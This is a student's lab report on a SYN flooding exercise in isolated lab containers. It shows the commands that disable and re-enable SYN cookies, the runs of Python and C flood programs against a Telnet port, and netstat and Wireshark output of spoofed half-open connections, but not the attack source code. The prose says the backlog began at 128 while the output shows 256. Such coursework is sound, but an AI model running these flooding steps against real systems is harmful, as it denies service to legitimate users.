
CNS LAB-4

Name: Sampriti Saha
SRN: PES1UG23CS505
SEC: I

Task 1: SYN Flooding Attack

Command: # sysctl net.ipv4.tcp_max_syn_backlog

Victim container:




```
victim:PES1UG23CS505:Sampriti Saha
sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
victim:PES1UG23CS505:Sampriti Saha
```

Here we observe that the victim machine’s tcp_max_syn_backlog (which sets the maximum number of half-open TCP connections that can be queued before the kernel starts dropping new SYN requests) is set to 256.

Command: # sysctl -w net.ipv4.tcp_syncookies=0


Victim container:



```
victim:PES1UG23CS505:Sampriti Saha
sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
victim:PES1UG23CS505:Sampriti Saha
```

Running the above command disables TCP SYN cookies on your system until the next reboot. TCP SYN cookies act as a prevention mechanism for SYN flood atatcks.

Command: # netstat -tna




```
victim:PES1UG23CS505:Sampriti Saha
netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:34543        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

Task 1.1: Launching the Attack Using Python

Step 1 - Execute the below command on the Attacker Machine

Command: # python3 synflood.py


seed-attacker:



```
seed-attacker:PES1UG23CS505:Sampriti Saha
python3 synflood.py
```


Command: netstat -tna

victim:




```
victim:PES1UG23CS505:Sampriti Saha
netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39219        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             43.108.48.139:23263     SYN_RECV
tcp        0      0 10.9.0.5:23             165.19.222.25:26062     SYN_RECV
tcp        0      0 10.9.0.5:23             63.167.211.70:27560     SYN_RECV
tcp        0      0 10.9.0.5:23             44.183.250.101:22539    SYN_RECV
tcp        0      0 10.9.0.5:23             161.8.136.237:34294     SYN_RECV
tcp        0      0 10.9.0.5:23             155.89.45.230:41962     SYN_RECV
tcp        0      0 10.9.0.5:23             15.152.203.117:6100     SYN_RECV
tcp        0      0 10.9.0.5:23             52.99.109.54:17378      SYN_RECV
tcp        0      0 10.9.0.5:23             132.54.47.90:39613      SYN_RECV
tcp        0      0 10.9.0.5:23             244.66.221.248:25052    SYN_RECV
tcp        0      0 10.9.0.5:23             243.60.78.189:56320     SYN_RECV
tcp        0      0 10.9.0.5:23             25.135.231.178:47892    SYN_RECV
tcp        0      0 10.9.0.5:23             204.137.54.69:57476     SYN_RECV
tcp        0      0 10.9.0.5:23             20.163.118.193:37854    SYN_RECV
tcp        0      0 10.9.0.5:23             222.57.153.214:31484    SYN_RECV
tcp        0      0 10.9.0.5:23             59.147.9.113:25719      SYN_RECV
tcp        0      0 10.9.0.5:23             246.5.28.90:24466       SYN_RECV
tcp        0      0 10.9.0.5:23             112.10.32.212:59548     SYN_RECV
tcp        0      0 10.9.0.5:23             163.147.123.120:64925   SYN_RECV
tcp        0      0 10.9.0.5:23             95.22.143.213:20079     SYN_RECV
tcp        0      0 10.9.0.5:23             186.36.56.97:5484       SYN_RECV
tcp        0      0 10.9.0.5:23             126.225.180.185:23533   SYN_RECV
tcp        0      0 10.9.0.5:23             10.237.67.33:48637      SYN_RECV
tcp        0      0 10.9.0.5:23             44.121.176.238:35577    SYN_RECV
tcp        0      0 10.9.0.5:23             206.120.250.43:43252    SYN_RECV
tcp        0      0 10.9.0.5:23             185.93.192.65:16368     SYN_RECV
tcp        0      0 10.9.0.5:23             151.200.31.130:27521    SYN_RECV
tcp        0      0 10.9.0.5:23             110.226.127.247:27329   SYN_RECV
tcp        0      0 10.9.0.5:23             213.169.45.223:56117    SYN_RECV
tcp        0      0 10.9.0.5:23             200.201.90.34:49194     SYN_RECV
tcp        0      0 10.9.0.5:23             37.210.56.176:22144     SYN_RECV
tcp        0      0 10.9.0.5:23             28.38.227.197:45066     SYN_RECV
tcp        0      0 10.9.0.5:23             10.31.171.234:16110     SYN_RECV
tcp        0      0 10.9.0.5:23             39.222.220.108:42897    SYN_RECV
tcp        0      0 10.9.0.5:23             43.135.142.48:41013     SYN_RECV
tcp        0      0 10.9.0.5:23             161.228.223.64:3054     SYN_RECV
tcp        0      0 10.9.0.5:23             72.159.116.158:50197    SYN_RECV
tcp        0      0 10.9.0.5:23             62.248.218.5:56324      SYN_RECV
tcp        0      0 10.9.0.5:23             12.42.86.107:32500      SYN_RECV
tcp        0      0 10.9.0.5:23             253.198.10.45:50419     SYN_RECV
tcp        0      0 10.9.0.5:23             245.237.142.85:6823     SYN_RECV
tcp        0      0 10.9.0.5:23             124.11.154.218:4554     SYN_RECV
tcp        0      0 10.9.0.5:23             92.124.125.142:25237    SYN_RECV
tcp        0      0 10.9.0.5:23             119.86.140.248:4253     SYN_RECV
tcp        0      0 10.9.0.5:23             121.253.130.253:48163   SYN_RECV
```

Step 2 - Establish a fresh Telnet Connection between the Victim and User 1
User-1: trying to telnet into 10.9.0.5



```
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
user-1:PES1UG23CS505:Sampriti Saha
```

Wireshark:




```
1800 2025-09-02 02:5… 10.9.0.5          34.146.194.110   TCP   58 [TCP Retransmission] 23 → 36063 [SYN, ACK] Seq=3867801029 Ack…
1801 2025-09-02 02:5… 10.9.0.5          175.200.34.159   TCP   58 [TCP Retransmission] 23 → 5420 [SYN, ACK] Seq=1977977161 Ack=…
1802 2025-09-02 02:5… 10.9.0.5          160.236.90.43    TCP   58 [TCP Retransmission] 23 → 19998 [SYN, ACK] Seq=4004404838 Ack…
1803 2025-09-02 02:5… 10.9.0.5          203.36.128.122   TCP   58 [TCP Retransmission] 23 → 33880 [SYN, ACK] Seq=2586315772 Ack…
1804 2025-09-02 02:5… 3.229.131.120     10.9.0.5         TCP   54 55063 → 23 [SYN] Seq=4143550995 Win=8192 Len=0
1805 2025-09-02 02:5… 10.9.0.5          135.140.68.7     TCP   58 [TCP Retransmission] 23 → 41047 [SYN, ACK] Seq=3953401656 Ack…
1806 2025-09-02 02:5… 253.47.175.221    10.9.0.5         TCP   54 31296 → 23 [SYN] Seq=1659618135 Win=8192 Len=0
1807 2025-09-02 02:5… 100.97.123.230    10.9.0.5         TCP   54 9898 → 23 [SYN] Seq=3688625419 Win=8192 Len=0
1808 2025-09-02 02:5… 205.252.97.100    10.9.0.5         TCP   54 19491 → 23 [SYN] Seq=3782643294 Win=8192 Len=0
1809 2025-09-02 02:5… 104.66.212.176    10.9.0.5         TCP   54 12850 → 23 [SYN] Seq=1205283342 Win=8192 Len=0
1810 2025-09-02 02:5… 76.166.227.26     10.9.0.5         TCP   54 46641 → 23 [SYN] Seq=2701873379 Win=8192 Len=0
1811 2025-09-02 02:5… 10.9.0.5          68.187.243.178   TCP   58 [TCP Retransmission] 23 → 58565 [SYN, ACK] Seq=2701701579 Ack…
1812 2025-09-02 02:5… 10.9.0.5          201.56.63.187    TCP   58 [TCP Retransmission] 23 → 49534 [SYN, ACK] Seq=1919197922 Ack…
1813 2025-09-02 02:5… 10.9.0.5          52.3.168.183     TCP   58 [TCP Retransmission] 23 → 7160 [SYN, ACK] Seq=3713650542 Ack=…
1814 2025-09-02 02:5… 10.9.0.5          2.239.245.68     TCP   58 [TCP Retransmission] 23 → 25058 [SYN, ACK] Seq=3312414771 Ack…
1815 2025-09-02 02:5… 10.9.0.5          190.196.118.186  TCP   58 [TCP Retransmission] 23 → 4528 [SYN, ACK] Seq=2135610893 Ack=…
1816 2025-09-02 02:5… 10.9.0.5          15.172.176.103   TCP   58 [TCP Retransmission] 23 → 45219 [SYN, ACK] Seq=1647680059 Ack…
1817 2025-09-02 02:5… 156.143.3.87      10.9.0.5         TCP   54 23987 → 23 [SYN] Seq=2655755546 Win=8192 Len=0
1818 2025-09-02 02:5… 221.158.175.173   10.9.0.5         TCP   54 4731 → 23 [SYN] Seq=3581785782 Win=8192 Len=0
1819 2025-09-02 02:5… 124.95.146.167    10.9.0.5         TCP   54 36683 → 23 [SYN] Seq=3513677150 Win=8192 Len=0
1820 2025-09-02 02:5… 83.201.163.86     10.9.0.5         TCP   54 60179 → 23 [SYN] Seq=3443344020 Win=8192 Len=0
1821 2025-09-02 02:5… 234.165.38.183    10.9.0.5         TCP   54 58264 → 23 [SYN] Seq=1647717626 Win=8192 Len=0
1822 2025-09-02 02:5… 40.121.212.200    10.9.0.5         TCP   54 49455 → 23 [SYN] Seq=3549644012 Win=8192 Len=0
1823 2025-09-02 02:5… 10.9.0.5          170.121.30.104   TCP   58 [TCP Retransmission] 23 → 45617 [SYN, ACK] Seq=1195595951 Ack…
1824 2025-09-02 02:5… 10.9.0.5          107.74.249.160   TCP   58 [TCP Retransmission] 23 → 34640 [SYN, ACK] Seq=40241485 Ack=4…
1825 2025-09-02 02:5… 10.9.0.5          20.99.69.125     TCP   58 [TCP Retransmission] 23 → 62732 [SYN, ACK] Seq=234975277 Ack=…
1826 2025-09-02 02:5… 10.9.0.5          84.69.127.80     TCP   58 [TCP Retransmission] 23 → 52146 [SYN, ACK] Seq=2410811709 Ack…
1827 2025-09-02 02:5… 10.9.0.5          193.144.17.182   TCP   58 [TCP Retransmission] 23 → 34312 [SYN, ACK] Seq=1722164114 Ack…
```

A SYN flood attack aims to deny service by overwhelming a victim's TCP port with numerous SYN requests, leaving them in a "half-open" state. This attack fills the victim's connection queue, making it unable to accept new connections from legitimate users.

The victim's tcp_max_syn_backlog is initially set to 128. The SYN cookies countermeasure is disabled. This python program performs a SYN flood attack on a target machine using Scapy to craft and send TCP SYN packets. The target machine’s IP address is set to 10.9.0.5 with the destination port 23 (Telnet). This python script is then used to send spoofed SYN packets with random source IPs and ports. This causes the victim's connection queue to fill up with connections in the SYN RECV state. When a legitimate user tries to connect via Telnet, the connection fails because the queue is full.


Task 1.2: Launching the Attack Using C

Victim:




```
victim:PES1UG23CS505:Sampriti Saha
sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
victim:PES1UG23CS505:Sampriti Saha
```

Seed-attacker:




```
seed-attacker:PES1UG23CS505:Sampriti Saha
synflood 10.9.0.5 23
```

User-1:



```
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
user-1:PES1UG23CS505:Sampriti Saha
```

Wireshark:



```
2043 2025-09-02 02:5… 10.9.0.5          170.121.30.104  TCP   58 [TCP Retransmission] 23 → 45617 [SYN, ACK] Seq=1195595951 Ack…
2044 2025-09-02 02:5… 2.118.177.45      10.9.0.5        TCP   54 19126 → 23 [SYN] Seq=2049418070 Win=8192 Len=0
2045 2025-09-02 02:5… 149.24.215.57     10.9.0.5        TCP   54 19244 → 23 [SYN] Seq=2835594820 Win=8192 Len=0
2046 2025-09-02 02:5… 99.121.189.132    10.9.0.5        TCP   54 31088 → 23 [SYN] Seq=3180081533 Win=8192 Len=0
2047 2025-09-02 02:5… 61.252.55.236     10.9.0.5        TCP   54 663 → 23 [SYN] Seq=366285323 Win=8192 Len=0
2048 2025-09-02 02:5… 167.199.165.163   10.9.0.5        TCP   54 4472 → 23 [SYN] Seq=4070016646 Win=8192 Len=0
2049 2025-09-02 02:5… 10.9.0.5          95.243.86.7     TCP   58 [TCP Retransmission] 23 → 3809 [SYN, ACK] Seq=1944950292 Ack=…
2050 2025-09-02 02:5… 10.9.0.5          217.128.39.161  TCP   58 [TCP Retransmission] 23 → 6398 [SYN, ACK] Seq=3887934991 Ack=…
2051 2025-09-02 02:5… 10.9.0.5          51.118.54.186   TCP   58 [TCP Retransmission] 23 → 38059 [SYN, ACK] Seq=2000631456 Ack…
2052 2025-09-02 02:5… 10.9.0.5          143.219.12.243  TCP   58 [TCP Retransmission] 23 → 18994 [SYN, ACK] Seq=3057707838 Ack…
2053 2025-09-02 02:5… 71.78.96.24       10.9.0.5        TCP   54 33131 → 23 [SYN] Seq=183949172 Win=8192 Len=0
2054 2025-09-02 02:5… 74.220.103.74     10.9.0.5        TCP   54 39242 → 23 [SYN] Seq=2802178654 Win=8192 Len=0
2055 2025-09-02 02:5… 25.85.193.82      10.9.0.5        TCP   54 59681 → 23 [SYN] Seq=3343249940 Win=8192 Len=0
2056 2025-09-02 02:5… 54.224.222.19     10.9.0.5        TCP   54 49727 → 23 [SYN] Seq=4175435888 Win=8192 Len=0
2057 2025-09-02 02:5… 83.26.239.234     10.9.0.5        TCP   54 41277 → 23 [SYN] Seq=2616414905 Win=8192 Len=0
2058 2025-09-02 02:5… 155.38.143.180    10.9.0.5        TCP   54 2441 → 23 [SYN] Seq=542904460 Win=8192 Len=0
2059 2025-09-02 02:5… 209.204.110.187   10.9.0.5        TCP   54 56254 → 23 [SYN] Seq=3246339800 Win=8192 Len=0
2060 2025-09-02 02:5… 92.171.178.70     10.9.0.5        TCP   54 37135 → 23 [SYN] Seq=2414027973 Win=8192 Len=0
2061 2025-09-02 02:5… 247.109.139.245   10.9.0.5        TCP   54 52985 → 23 [SYN] Seq=1186050682 Win=8192 Len=0
2062 2025-09-02 02:5… 196.0.24.169      10.9.0.5        TCP   54 13446 → 23 [SYN] Seq=1072105492 Win=8192 Len=0
2063 2025-09-02 02:5… 150.251.54.127    10.9.0.5        TCP   54 46544 → 23 [SYN] Seq=3439802723 Win=8192 Len=0
2064 2025-09-02 02:5… 135.216.211.194   10.9.0.5        TCP   54 5886 → 23 [SYN] Seq=1850505225 Win=8192 Len=0
2065 2025-09-02 02:5… 224.35.123.105    10.9.0.5        TCP   54 7448 → 23 [SYN] Seq=1065690202 Win=8192 Len=0
2066 2025-09-02 02:5… 87.55.20.56       10.9.0.5        TCP   54 12168 → 23 [SYN] Seq=1894687882 Win=8192 Len=0
2067 2025-09-02 02:5… 227.43.57.40      10.9.0.5        TCP   54 17578 → 23 [SYN] Seq=1830076456 Win=8192 Len=0
2068 2025-09-02 02:5… 212.196.213.116   10.9.0.5        TCP   54 53123 → 23 [SYN] Seq=575296498 Win=8192 Len=0
2069 2025-09-02 02:5… 74.94.91.210      10.9.0.5        TCP   54 42674 → 23 [SYN] Seq=342533906 Win=8192 Len=0
2070 2025-09-02 02:5… 152.25.242.42     10.9.0.5        TCP   54 60533 → 23 [SYN] Seq=1646522002 Win=8192 Len=0
```


This task is similar to the previous one, but a C program is used instead of python because C is faster and can send spoofed SYN packets at a higher rate, making the attack more effective. The victim's tcp_max_syn_backlog is reset to 128. The C program synflood is executed with the victim's IP(10.9.0.5) and Telnet port(23) as arguments. The Telnet connection from the user fails, proving the attack's effectiveness.

Task 2: Enable the SYN Cookie Countermeasure


Command: # sysctl -w net.ipv4.tcp_syncookies=1

Python3 synflood.py

Victim:




```
victim:PES1UG23CS505:Sampriti Saha
sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
victim:PES1UG23CS505:Sampriti Saha
```



